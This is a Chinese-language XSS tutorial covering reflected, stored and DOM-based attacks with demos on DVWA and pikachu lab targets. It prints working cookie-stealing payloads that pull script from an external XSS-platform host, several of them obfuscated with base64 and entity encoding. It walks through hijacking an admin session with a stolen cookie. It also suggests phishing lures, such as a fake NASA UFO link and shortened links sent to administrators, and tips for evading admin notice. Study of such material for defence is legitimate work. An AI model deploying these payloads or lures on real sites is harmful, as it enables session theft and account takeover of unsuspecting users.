## **Xss**

## **0.介绍**

跨站攻击，即Cross Site Script Execution(通常简写为XSS)，是前端的漏洞，产生在浏览器一端的漏洞。它是指攻击者在网页中嵌入客户端脚本，主要利用js编写的恶意代码来执行一些想要的功能，也就是说它能干嘛是受到js的控制，那么js能执行出什么脚本代码就取决于它能干嘛。当用户使用浏览器浏览被嵌入恶意代码的网页时，恶意代码将会在用户的浏览器上执行。

### **0.1.能干嘛**

常规用到的是盗取cookie、js做钓鱼攻击、流量指向等。主要是盗取管理员的会话和cookie信息，就是我们常说的管理员凭证，就意味着得到后台权限，可以直接利用。还能配合别的漏洞，比如可以和网页木马结合，扔到那里去跳转到网马地址，网马地址被执行后续就控制一些权限

## **1.原理分析**

输出问题导致的js代码被识别执行

<?php

$xss=$\_GET['x'];

echo $xss;

//127.0.0.1/test/xss.php?x=<script>alert(1)</script>

//js代码;<script>alert(1)</script> 调用执行

//漏洞产生原理：输出问题

?>

## **2.发现**

由于漏洞产生在前端，那么发现的话，主要是看浏览器的执行

人为手工测试，测试显示地方是否能够自定义。一般出现在数据交互的地方（留言板，数据插入地方），比如网上的营销页面，购买商品需要自己选择，填写收货地址，电话等，这里可以把跨站语句插入进去，如果没有过滤，极有可能导致跨站漏洞

工具扫描测试（awvs，appscan）

## **3.分类**

### **3.1.反射型XSS（非持续型XSS）**

****介绍****

是一种非持续型攻击。漏洞本身存在，但是需要攻击者构造出来，然后让对方去触发。它不会对正常的访问造成跨站攻击。这种攻击是一次型攻击，它不会写入到数据库里。当用户访问一个带有XSS代码的URL请求时，服务器端接收数据后处理，然后把带有XSS的数据发送到浏览器，浏览器解析这段带有XSS代码的数据后，最终造成XSS漏洞。这个过程就像一次反射。

****出现地方****

****交互的数据一般不会被存在数据库里面，一次性，所见即所得，一般出现在查询类页面****

#### ****3.1.1.注意事项****

我们可通过发送构造的链接，来进行利用：

需要一个网站，网站中有个能够收集cookie 的文件

需要有收集受害者cookie后将收集的cookie发送给网站中文件的js文件

构造链接，当用户点击该链接时，相当于执行了获取该用户的cookie并把cookie发送给收集cookie文件的操作。

例1：如果是NASA网站的跨站，大家完全可以在一些天文爱好者聚集的群里发类似这样的消息，如：“美国航空航天局公布最新UFO照片”然后加上我们的链接。由于是NASA的链接(现在连小学生都知道NASA是干什么的)，我想应该会有一部分人相信而去点击从而达到了我们的目的，这个反射型的XSS被触发。

例2：

（1）用户z是网站www.xxx.org的粉丝，此时正在论坛看信息。

（2）攻击者发现www.xxx.org/xss.php存在反射型漏洞，然后精心构造JavaScript代码，此段代码可以盗取用户cookie发送到指定的站点www.xxser.com。

（3）攻击者将带有反射型XSS漏洞的URL通过站内信发送给用户z，站内信为一些诱惑信息，目的是为了让用户z单击链接。

（4）假设用户z单击了带有XSS漏洞的URL，那么将会把自己的cookie发送到网站www.xxser.com。

（5）攻击者将接收到用户z的会话cookie，可以直接利用cookie以z的身份登录www.xxx.org，从而获取用户z的敏感信息 。

#### ****3.1.2.过程****

参考：[通过DVWA学习XSS](https://blog.csdn.net/weixin_50464560/article/details/114782337)反射型XSS从简入难

#### ****3.1.2.1.判断****

比如如下网站：

[](https://image.3001.net/images/20210602/1622624324_60b74844624a51b8f17b6.jpg!small)

我们在账户输入处输入whoami，查看源代码，按下ctrl+f来搜索：whoami，看出现在哪个位置，来构造特定的payload

[](https://image.3001.net/images/20210602/1622624327_60b74847827b308f2690d.jpg!small)

我们可以构造"> <script>alert('XSS')</script>把前面的<input闭合掉，让它执行后面的代码，构造好代码后把URL变成短链接发送给管理员，管理员点击打开获取他的cookie登录

[](https://image.3001.net/images/20210602/1622624332_60b7484c7436b9c83d0dc.jpg!small)

挖掘反射型xss的方法就是这些，手工也是这个方法，只是需要自己去找存在xss漏洞的网站，手工就一句话：见框就插，改数据包中的参数，改URL中的参数，js源代码分析。

改数据包，js源代码分析比较深就不再细说了，见框就插就比较好理解了，先在输入框输入唯一的字符串，查看源代码字符串的位置，在输入<>""/&()的时候看过滤了什么，根据过滤的字符来构造特定的xss代码

#### ****3.1.2.1.使用工具****

****注意：这里网上有许多搭建的XSS Platform，如果一个不能用可以换别的用，不一定要用我给的这个，甚至可以自己搭建一个XSS Platform。不过下面的过程是我基于这个网站使用的，都大同小异****  
1.

先使用XSS Platform：https://xss.pt/，点击“创建项目”。

[](https://image.3001.net/images/20210602/1622624333_60b7484dcfb23ed26d05d.jpg!small)

打勾“默认模块”，该模块是获取cookie值的。

无keepsession

keepsession

无keepsession和keepsession的区别:


keepsession的意思是保持连接，也就是当获取到目标网站的cookie后，保持这个cookie，因为网站cookie可能是有时效的，比如时效为10分钟，那么当接收到这cookie后，没有及时查看，cookie过期失效了，那么这个cookie就没有用处了。当选择keepsession后，没有及时查看，cookie过期失效了，那么这个cookie就没有用处了。当选择keepsession后，XSS Platform将会一直在后台刷新cookie，也就是保持这个cookie的有效性，反之，无keepsession就是不保持连接。

那么keepsession到底是怎么样实现的呢？看了下代码发现很简单，平台会自动的隔一段时间，遍历整个keepsession表里面的数据。随后循环对目标服务器进行一次带cookie的请求。这样就实现了维持会话的功能了。

下面的其他模块，各自代表着xss的其他种攻击，具体可在“配置代码”这步选完进去后，在左边的“公共模块”里点击，查看模块信息

[](https://image.3001.net/images/20210602/1622624334_60b7484e815012a66ffc6.jpg!small)

以下为部分截图，只要将其中一种代码插入怀疑出现XSS的地方，发给别人，如果有人点击该地址，我们就可在"项目内容"中查看其cookie值

[](https://image.3001.net/images/20210602/1622624335_60b7484f3ea4e35f5ac72.jpg!small)

其中的代码看情况来用。下面写出我比较常用，直接插入构造，访问后cookie可返回到“项目内容”的代码。

图片插件一： https://xss.pt/GFLXp.jpg

<Img sRC=https://xss.pt/GFLXp.jpg>

一、

1.<sCRiPt sRC=//xss.pt/GFLX></sCrIpT>

2.标准代码

</tExtArEa>'"><sCRiPt sRC=https://xss.pt/GFLX></sCrIpT>

二、IMG 标签

1.

</tEXtArEa>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22https%3A%2F%2Fxss.pt%2FGFLX%22%3B%28document.getElementsByTagName%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>

2.<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='https://xss.pt/GFLX';>

3.通杀火狐谷歌360

<img src=x onerror=eval(atob('cz1jcmVhdGVFbGVtZW50KCdzY3JpcHQnKTtib2R5LmFwcGVuZENoaWxkKHMpO3Muc3JjPSdodHRwczovL3hzcy5wdC9wNzBlPycrTWF0aC5yYW5kb20oKQ=='))>

三、标签iframe等

1.实体10进制编码↓


<iframe WIDTH=0 HEIGHT=0 srcdoc=。。。。。。。。。。<sCRiPt sRC="https://xss.pt/GFLX"></sCrIpT>>

2.实体16进制编码

<iframe WIDTH=0 HEIGHT=0 srcdoc=。。。。。。。。。。<sCRiPt sRC="https://xss.pt/GFLX"></sCrIpT>>

这里我用到dvwa靶场的medium级别。为了更好的验证，我使用了username为1337的用户进行登录。

这里我先构造js代码测试出这里存在反射型xss漏洞

[](https://image.3001.net/images/20210602/1622624336_60b748505f86a5c1d7496.jpg!small)

然后构造链接

http://192.168.1.3/dvwa/vulnerabilities

/xss\_r/?name=%3Ciframe WIDTH%3D0HEIGHT%3D0 srcdoc%3D%E3%80%82%E3%80%82%E3%80%82%E3

%80%82%E3%80%82%E3%80%82%E3%80%82%E3%80%82

%E3%80%82%E3%80%82%26%23x3C%3B%26%23x73

%3B%26%23x43%3B%26%23x52%3B%26%23x69%3B

%26%23x50%3B%26%23x74%3B%26%23x20%3B%26

%23x73%3B%26%23x52%3B%26%23x43%3B%26

%23x3D%3B%26%23x22%3B%26%23x68%3B%26

%23x74%3B%26%23x74%3B%26%23x70%3B%26

%23x73%3B%26%23x3A%3B%26%23x2F%3B%26

%23x2F%3B%26%23x78%3B%26%23x73%3B%26

%23x73%3B%26%23x2E%3B%26%23x70%3B%26

%23x74%3B%26%23x2F%3B%26%23x47%3B%26

%23x46%3B%26%23x4C%3B%26%23x58%3B%26

%23x22%3B%26%23x3E%3B%26%23x3C%3B%26


%23x2F%3B%26%23x73%3B%26%23x43%3B%26

%23x72%3B%26%23x49%3B%26%23x70%3B%26

%23x54%3B%26%23x3E%3B%3E#

然后再用admin账户登录，级别为low。复制构造好的网址并访问


[](https://image.3001.net/images/20210602/1622624337_60b7485119b9cf1f09993.jpg!small)


[](https://image.3001.net/images/20210602/1622624337_60b74851c3871d3006a24.jpg!small)

然后就盗取到该cookie了，看到cookie值security=low，正好是我们设置的low级别，得知盗取admin账户的cookie成功了

[](https://image.3001.net/images/20210602/1622624338_60b74852c10ea9f6b8674.jpg!small)

最后按F12，点击Application这一栏，将其中的cookie修改为我盗取到的admin的cookie，再刷新界面，可以看到我们变成了admin的账户，级别也变为low了

[](https://image.3001.net/images/20210602/1622624339_60b74853d50b579ada794.jpg!small)

[](https://image.3001.net/images/20210602/1622624340_60b74854f1c7b95833b79.jpg!small)

#### ****3.1.2.2.注意****

刚开始我不是用火狐的低版本浏览器来验证，而是用Microsoft Edge 88.0.705.74的高版本浏览器来验证，一直失败，最后用火狐就成功了。我觉得这里应该是涉及到了浏览器的安全策略问题，所以尽量使用低版本的浏览器来做XSS漏洞，高版本会过滤js本地的一些脚本的加载使攻击失效。

#### ****3.1.3.特别操作****


#### ****3.1.3.1.XSS之href输出****

在a标签的href属性里面,可以使用javascript协议来执行js，可以尝试使用伪协议绕过。

javascript:alert(/xss/)

点击即可触发弹窗

这里是自己写的一个a标签的href属性：<a href=javascript:alert(/xss/)>xss</a>

[](https://image.3001.net/images/20210602/1622624341_60b74855f30938d8dfa3e.jpg!small)

如果你在输入框中输入的代码直接出现在a标签的href属性里面，那就直接写javascript:alert(/xss/)

[](https://image.3001.net/images/20210602/1622624342_60b74856e3ed34dee7a9b.jpg!small)


#### ****3.1.3.2.XSS之盲打****

XSS盲打是一种攻击场景。我们输出的payload不会在前端进行输出，当管理员查看时就会遭到XSS攻击。

输入常规的payload:<script>alert(1)</script>,点击提交后发现这里提示一段文字，应该是直接传到后台了，找到后台，登录进去看看

[](https://image.3001.net/images/20210602/1622624344_60b748582db4548534c05.jpg!small)

后台地址是/xssblind/admin\_login.php。pikachu有三个初始用户，我这里的是用户名admin，密码123456，登录即可触发XSS


[](https://image.3001.net/images/20210602/1622624344_60b74858d59c499d9ddda.jpg!small)

还有一点，如果碰上了XSS中目标不让信息显示出来，如果能发送请求，那么就可以尝试咱这个办法——用DNSlog来获取回显。简单来说，在xss上的利用是在于我们将xss的攻击代码拼接到dnslog网址的高级域名上，就可以在用户访问的时候，将他的信息带回来。具体可以看我的另外一篇笔记，是关于DNSlog来使本来不会显示的信息回显的，比如SQL盲注就可以利用此方法


#### ****3.1.3.3.XSS之过滤****

具体可看这个：[XSS过滤绕过速查表(按ctrl键点我跳转)](https://www.freebuf.com/articles/web/276998.html" \l "2)

输入'<script>alert(1)</script>，看输出结果和前端源码，被过滤得只剩下'>了，输入与输出结果不一致。

[](https://image.3001.net/images/20210602/1622624345_60b748597bae8d2031504.jpg!small)


这里看一波源码，发现这里会使用正则对<script进行替换为空,也就是过滤掉，但是只是对小写进行了替换。

[](https://image.3001.net/images/20210602/1622624346_60b7485a1fedfafd8bbf8.jpg!small)

那我们就尝试用大写绕过

payload：<Script>alert(1)</sCript>

成功

[](https://image.3001.net/images/20210602/1622624346_60b7485aa6ba7fd22fe5c.jpg!small)

因为这里只是过滤了script，所以其实还有许多payload可以尝试，比如：<img src=a onclick="alert(1)">点击图片触发弹窗、<img src=a onmouseover="alert(1)">鼠标移动到图片的位置触发弹窗、<img src=a onerror="alert(1)">图像加载过程中发生错误时触发弹窗。还有下面这种：

<iframe/src=data:text/html;base64,PHNjcmlwdD5hbGVydCgveHNzLyk8L3NjcmlwdD4=></iframe>

//iframe元素会创建包含另外一个文档的内联框架（即行内框架）。我将<script>alert(/xss/)</script>用base64编码然后放在iframe元素里，这里也可以绕过

### **3.2.存储型XSS（持续型XSS）**

****介绍****

是一种持续型的攻击。将跨站代码植入到网站的数据库中。一旦攻击者第一次成功攻击之后，那么在后续的其他访问者均会受到跨站攻击。这种攻击可能是写到网站的留言板，那么当对方访问留言板就会被触发。它与反射型、DOM型XSS相比，具有更高的隐蔽性，危害性也更大。它们之间最大区别在于反射型与DOM型XSS执行都必须依靠用户手动触发，而存储型XSS却不需要。

****出现地方****

交互的数据会被存在数据库里面，永久性存储，一般出现在留言板、注册等页面


#### ****3.2.1.过程****

#### ****3.2.1.1.判断****

存储型xss和反射型不同的地方在于他会把输入的数据保存在服务端，反射型输入的数据游走在客户端

存储型xss主要存在于留言板评论区，因为最近没有挖到存储型xss，所以这里就用dvwa的留言板用来演示：


点击留言\*\*(这里最好不要使用<script>alert("xss")</script>来测试是否存在XSS漏洞，容易被管理员发现，所以你可以使用<a></a>来测试，如果成功了，不会被管理员发现)\*\*OK，我先在留言里输入<a>s</a>提交留言，F12打开审查元素，来看我们输入的标签是否被过滤了

[](https://image.3001.net/images/20210602/1622624347_60b7485b272ea8e432737.jpg!small)


发现没有过滤 (如果<a>s</a>中的<a></a>是彩色的说明没有过滤，如果是灰色就说明过滤了)

[](https://image.3001.net/images/20210602/1622624347_60b7485b96124f077046a.jpg!small)

这里换成impossible级别就是灰色的，说明被过滤了

[](https://image.3001.net/images/20210602/1622624348_60b7485c36e1906558925.jpg!small)

这里留言板中只留下s，并且s是这样显示的，也说明这里没有过滤

[](https://image.3001.net/images/20210602/1622624348_60b7485c90a79d4e24a7c.jpg!small)

这里换成impossible级别就留下<a>s</a>，说明被过滤了

[](https://image.3001.net/images/20210602/1622624349_60b7485d071ee54cce32f.jpg!small)

#### ****3.1.2.2.使用工具****

和反射型XSS的利用方法大同小异

[反射型XSS(按ctrl键点我跳转)](https://www.freebuf.com/articles/web/276998.html" \l "1)

#### ****3.1.2.3.优势****


我在留言板中写下如下留言：

[](https://image.3001.net/images/20210602/1622624349_60b7485deed06298129ea.jpg!small)

[](https://image.3001.net/images/20210602/1622624350_60b7485e88a16856693d3.jpg!small)

只要管理员点击那个留言板中已经成功写入获取cookie代码的网页，我们就可以获取到管理员的cookie和后台地址

比如这里我一在dvwa的留言板中刷新，XSS Platform中就会有我的cookie和这个dvwa的地址

[](https://image.3001.net/images/20210602/1622624351_60b7485f1b4848ce57687.jpg!small)

### **3.3.DOM型XSS**

****介绍****

[DOM-XSS攻击原理与防御](https://www.cnblogs.com/mysticbinary/p/12542695.html)

[DOM型xss深度剖析与利用](https://blog.csdn.net/Bul1et/article/details/85091020)

DOM的全称为Document Object Model，即文档对象模型，DOM通常用于代表在HTML、XHTML和XML中的对象。使用DOM可以允许程序和脚本动态地访问和更新文档的内容、结构和样式。

通过js可以重构整个HTML页面，而要重构页面或者页面中的某个对象，js就需要知道HTML文档中所有元素的“位置”。而DOM为文档提供了结构化表示，并定义了如何通过脚本来访问文档结构。根据DOM规定，HTML文档中的每个成分都是一个节点。

DOM的规定如下：

整个文档是一个文档节点；


每个HTML标签是一个元素节点；

包含在HTML元素中的文本是文本节点；

每一个HTML属性是一个属性节点；

节点与节点之间都有等级关系。

HTML的标签都是一个个的节点，而这些节点组成了DOM的整体结构：节点树。如图所示：

[](https://image.3001.net/images/20210602/1622624351_60b7485f98c53cbc653a9.jpg!small)

简单来说，DOM为一个一个访问html的标准编程接口。

可以发现DOM本身就代表文档的意思，而基于DOM型的XSS是不需要与服务器端交互的，它只发生在客户端处理数据阶段，是基于javascript的。而上面两种XSS都需要服务端的反馈来构造xss。

DOM型XSS示例：

<script> var temp = document.URL; //获取URL var index = document.URL.indexOf("content=")+4; var par = temp.substring(index); document.write(decodeURI(par)); //输入获取内容 </script>

上述代码的意思是获取URL中content参数的值，并且输出，如果输入  
网址?content=<script>alert(/xss/)</script>  
,就会产生XSS漏洞

这里再举一例：

这个文件名为123.html

<script> document.write(document.URL.substring(document.URL.indexOf("a=")+2,document.URL.length)); </script>

****在这里我先解释下上面的意思****

Document.write是把里面的内容写到页面里。


document.URL是获取URL地址。

substring 从某处到某处，把之间的内容获取。

document.URL.indexOf("a=")+2是在当前URL里从开头检索a=字符，然后加2(因为a=是两个字符，我们需要把他略去)，同时他也是substring的开始值

document.URL.length是获取当前URL的长度，同时也是substring的结束值。


合起来的意思就是：在URL获取a=后面的值，然后把a=后面的值给显示出来。

[](https://image.3001.net/images/20210602/1622624352_60b748602202040491a40.jpg!small)

怎么会出现这个问题呢？

因为当前url并没有  
a=  
的字符，而  
indexOf  
的特性是，当获取的值里，如果没有找到自己要检索的值的话，返回-1。找到了则返回0。那么  
document.URL.indexOf("a=")  
则为-1，再加上2，得1。然后一直到URL最后。这样一来，就把file的f字符给略去了，所以才会出现  
ttp://127.0.0.1/123.html  
大致的原理都会了，我们继续下面的


我们可以在123.html后面加上?a=123或者#a=123，只要不影响前面的路径，而且保证a=出现在URL就可以了。

[](https://image.3001.net/images/20210602/1622624352_60b7486090d229c8c1223.jpg!small)


我们清楚的看到我们输入的字符被显示出来了。

那我们输入  
<script>alert(1)</script>  
会怎么样呢？

答案肯定是弹窗(这个用的是360安全浏览器)

[](https://image.3001.net/images/20210602/1622624353_60b748610f1687e8cc779.jpg!small)

但是这下面没却没有弹窗，这是为什么呢？这是因为浏览器不同，maxthon、firefox、chrome则不行，他们会在你提交数据之前，对url进行编码。这不是说DOM型XSS不行了，这只是个很简单的例子，所以不用在意。

[](https://image.3001.net/images/20210602/1622624353_60b74861849e6ff289bc6.jpg!small)


我再次强调下，DOM型XSS 是基于javascript基础上，而且不与服务端进行交互，他的code对你是可见的，而基于服务端的反射型、存储型则是不可见的。

#### ****3.3.1.利用原理****

客户端JS可以访问浏览器的DOM文本对象模型是利用的前提，当确认客户端代码中有DOM型XSS漏洞时，并且能诱使(钓鱼)一名用户访问自己构造的URL，就说明可以在受害者的客户端注入恶意脚本。利用步骤和反射型很类似，但是唯一的区别就是，构造的URL参数不用发送到服务器端，可以达到绕过WAF、躲避服务端的检测效果。

#### ****3.3.2.过程****

输入测试代码  
'"<>  
，显示的内容和我们所输入的有所不同

[](https://image.3001.net/images/20210602/1622624354_60b748621fdeb049cf070.jpg!small)


那就来看看源码吧

[](https://image.3001.net/images/20210602/1622624356_60b74864aeb6eb1d63c16.jpg!small)

HTML的DOM中，

getElementById()

方法可返回对拥有指定 ID 的第一个对象的引用。语法为：document.getElementById(id)。在这里就是获取标签id为text的值传递给str，str通过字符串拼接到a标签中。所以我们要闭合前面的标签输入payload：'><img src=a onmouseover="alert(1)">

成功闭合，鼠标移动到图片的位置触发弹窗[](https://image.3001.net/images/20210602/1622624357_60b7486541c0c0d3889ea.jpg!small)

## **4.注意事项**

1.能不能执行js代码主要看浏览器的安全策略怎么样，要考虑到各个浏览器的版本的安全策略，浏览器版本比较高的时候，有些js代码会被禁用。像IE高版本会过滤js本地的一些脚本的加载，所以存在这个攻击也会攻击失效  
2.需要受害者去配合。一般需要特定的人去访问去触发才行。是被动攻击